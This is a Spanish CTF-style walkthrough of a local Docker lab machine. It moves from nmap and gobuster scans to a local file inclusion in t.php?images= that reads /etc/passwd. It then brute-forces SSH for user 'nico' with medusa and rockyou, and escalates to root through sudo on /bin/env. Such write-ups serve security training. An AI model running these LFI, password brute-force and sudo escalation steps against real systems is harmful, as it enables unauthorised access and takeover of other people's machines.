PNTOPNTOBARRA

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip pntopntobarra.zip

Archive:  pntopntobarra.zip
inflating: auto_deploy.sh
inflating: pntopntobarra.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh pntopntobarra.tar


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.591 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.591/0.591/0.591/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 172.17.0.1


LINUX- ttl=64


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 13:29 EDT
Nmap scan report for trackedvuln.dl (172.17.0.2)
Host is up (0.000038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 72:02:58:cd:e0:d9:4f:54:3f:66:c8:23:1f:fc:54:bf (ECDSA)
|_  256 48:67:04:bf:ef:55:6f:ce:fa:9e:3a:84:05:2d:63:98 (ED25519)
80/tcp open  http    Apache httpd 2.4.61 ((Debian))
|_http-title: Advertencia: LeFvIrus
|_http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80






Al pulsar en el botón de ejemplos de computadoras infectadas nos lleva a ejemplos.php

error al cargar el archivo

ENUMERACIÓN

Vamos con gobuster para enumerar posibles directorios

```
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 64 -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 757]
/t.php                (Status: 200) [Size: 415]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```



Tanto el error.php como el t.php, nos tiran un error.

Esto podría estar relacionado con una LFI. Vamos con wfuzz

para localizar un parámetro

wfuzz -c --hh 412 -w ~/tools/SecLists/Discovery/Web-Content/burp-parameter-names.txt http://172.17.0.2/ejemplos.php?FUZZ=/etc/passwd


```
└─# wfuzz -c --hh 412 -w ~/tools/SecLists/Discovery/Web-Content/burp-parameter-names.txt http://172.17.0.2/ejemplos.php?FUZZ=/etc/passwd

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/ejemplos.php?FUZZ=/etc/passwd
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

Total time: 0
Processed Requests: 6453
Filtered Requests: 6453
Requests/sec.: 0
```


No conseguimos nada con ejemplos.php. Vamos con t.php

```
└─# wfuzz -c --hh 414 -w ~/tools/SecLists/Discovery/Web-Content/burp-parameter-names.txt http://172.17.0.2/t.php?FUZZ=/etc/passwd

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/t.php?FUZZ=/etc/passwd
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002797:   200        39 L     56 W       1493 Ch     "images"

Total time: 27.15712
Processed Requests: 6453
Filtered Requests: 6452
Requests/sec.: 237.6172
```

Encontramos el parámetro images.

Ahora, con este parámetro nos vamos al navegador y comprobamos la LFI y observamos el código fuente





Tenemos un usuario nico

EXPLOTACIÓN

Vamos con medusa para quitar una contraseña para establecer conexión ssh

medusa -h 172.17.0.2 -u nico -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"

```
└─# medusa -h 172.17.0.2 -u nico -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: nico Password: lovely [SUCCESS]
```

Establecemos conexión ssh

```
└─# ssh nico@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:VblYRTI6EfotKYJs5/We0lT5BQ3Fpy5mdSaMyhocJHU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
nico@172.17.0.2's password:
Linux 9bcee954bd3c 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 19 20:29:15 2024 from 172.17.0.1
nico@9bcee954bd3c:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
nico@9bcee954bd3c:~$ sudo -l
Matching Defaults entries for nico on 9bcee954bd3c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User nico may run the following commands on 9bcee954bd3c:
    (ALL : ALL) NOPASSWD: /bin/env
nico@9bcee954bd3c:~$
```

Con la ayuda de https://gtfobins.github.io/gtfobins/env/#sudo

sudo env /bin/sh

Nos hacemos root

```
nico@9bcee954bd3c:~$ sudo env /bin/sh
# whoami
root
#
```